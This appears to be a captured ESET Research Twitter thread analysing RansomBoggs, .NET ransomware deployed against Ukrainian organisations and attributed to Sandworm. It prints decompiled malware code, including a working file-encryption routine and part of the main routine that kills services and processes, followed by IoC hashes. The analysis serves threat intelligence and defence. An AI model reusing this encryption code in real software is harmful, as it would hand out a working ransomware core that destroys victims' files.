


← Thread



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On November 21st [#ESETResearch](#) detected and alerted [@_CERT_UA](#) of a wave of ransomware we named [#RansomBoggs](#), deployed in multiple organizations in Ukraine . While the malware written in .NET is new, its deployment is similar to previous attacks attributed to [#Sandworm](#). 1/9



5:40 PM · Nov 25, 2022

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Replying to @ESETresearch and @_CERT_UA

Its authors make multiple references to Monsters, Inc., the 2001 movie by



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This PowerShell script is what @_CERT-UA calls #POWERGAP, and was used to deploy #CaddyWiper using #ArguePatch (see cert.gov.ua/article/39518). 5/9



cert.gov.ua

CERT-UA

Урядова команда реагування на комп'ютерні надзвичайні події України, яка функціонує в ...



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RansomBoggs generates a random key and encrypts files using AES-256 in CBC mode (not AES-128 like mentioned in the ransom note), and appends the .chsch file extension. The key is then RSA encrypted and written to aes.bin. 6/9

```
private static void EncryptFile(string FilePath, byte[] AesKey, byte[] AesIV, out bool Encrypted)
{
    Encrypted = false;
    if (AesEngine.IsTargetExt(FilePath))
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor(AesKey, AesIV);
        if (AesEngine.FileBlock == null)
        {
            AesEngine.AesSize = 4096;
            AesEngine.FileBlock = new byte[AesEngine.AesSize + 16];
            AesEngine.CryptoBlock = new byte[AesEngine.AesSize + 16];
        }
        try
        {
            string text = FilePath + ".chsch";
            File.Move(FilePath, text);
            FileStream fileStream = new FileStream(text, FileMode.Open, FileAccess.ReadWrite, FileShare.None);
            long num = 0L;
            int num3;
            for (long num2 = fileStream.Length; num2 > 0L; num2 -= (long)num3)
            {
                num3 = fileStream.Read(AesEngine.FileBlock, 0, AesEngine.AesSize);
                if (num3 < AesEngine.AesSize || num2 == (long)AesEngine.AesSize)
                {
                    byte[] array = cryptoTransform.TransformFinalBlock(AesEngine.FileBlock, 0, num3);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(array, 0, array.Length);
                    num += (long)array.Length;
                }
                else
                {
                    cryptoTransform.TransformBlock(AesEngine.FileBlock, 0, num3, AesEngine.CryptoBlock, 0);
                    fileStream.Seek(num, SeekOrigin.Begin);
                    fileStream.Write(AesEngine.CryptoBlock, 0, num3);
                    num += (long)num3;
                }
            }
            fileStream.Close();
            Encrypted = true;
        }
        catch (Exception ex)
        {
        }
    }
}
```



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Depending on the malware variant, the RSA public key can either be hardcoded in the malware sample itself or provided as argument. 7/9

```
private static void Main(string[] args)
{
    string text = "qn17kIoI95vvyrtYEgtpkG2ZlM#0IwhuUf08bcvs2eYpJ9M3BmqHRkzMS/f7d0nOhZy/R5R2CmuitAeApc4/KG65gVQNP8o765Q++VBeMku2K6xH+9KRUBQnGz9Zujuh7tL44cd0S/
QNSwZPzBBV0a4V0RxlLIMCH1HwprvRs=";
    JamesP.StopTargetServices();
    JamesP.KillTargetProcesses();
    RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider();
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    byte[] key = rijndaelManaged.Key;
    byte[] iv = rijndaelManaged.IV;
    for (int i = 0; i < iv.Length; i++)
    {
        iv[i] = 0;
    }
    if (!XmlRsaConv.Base64GetPublicRsa(text, ref rsacryptoServiceProvider))
```

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Last month, Microsoft notified about a similar operation in Ukraine and Poland, where ransomware called [#Prestige](#) hit logistics companies. They also attributed these attacks to [#Sandworm](#). 8/9



Microsoft Security Intelligence @MsftSecIntel · Oct 14

Microsoft has identified a new ransomware strain "Prestige" in limited targeted attacks in Ukraine and Poland. Several notable features differentiate this ransomware from other campaigns and payloads tracked by MSTIC. Get TTPs and protection info: msft.it/6013duZQz

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IoCs:
F4D1C047923B9D10031BB709AABF1A250AB0AAA2
021308C361C8DE7C38EF135BC3B53439EB4DA0B4
ESET Detection names:
MSIL/Filecoder.Sullivan.A
MSIL/Filecoder.RansomBoggs.A
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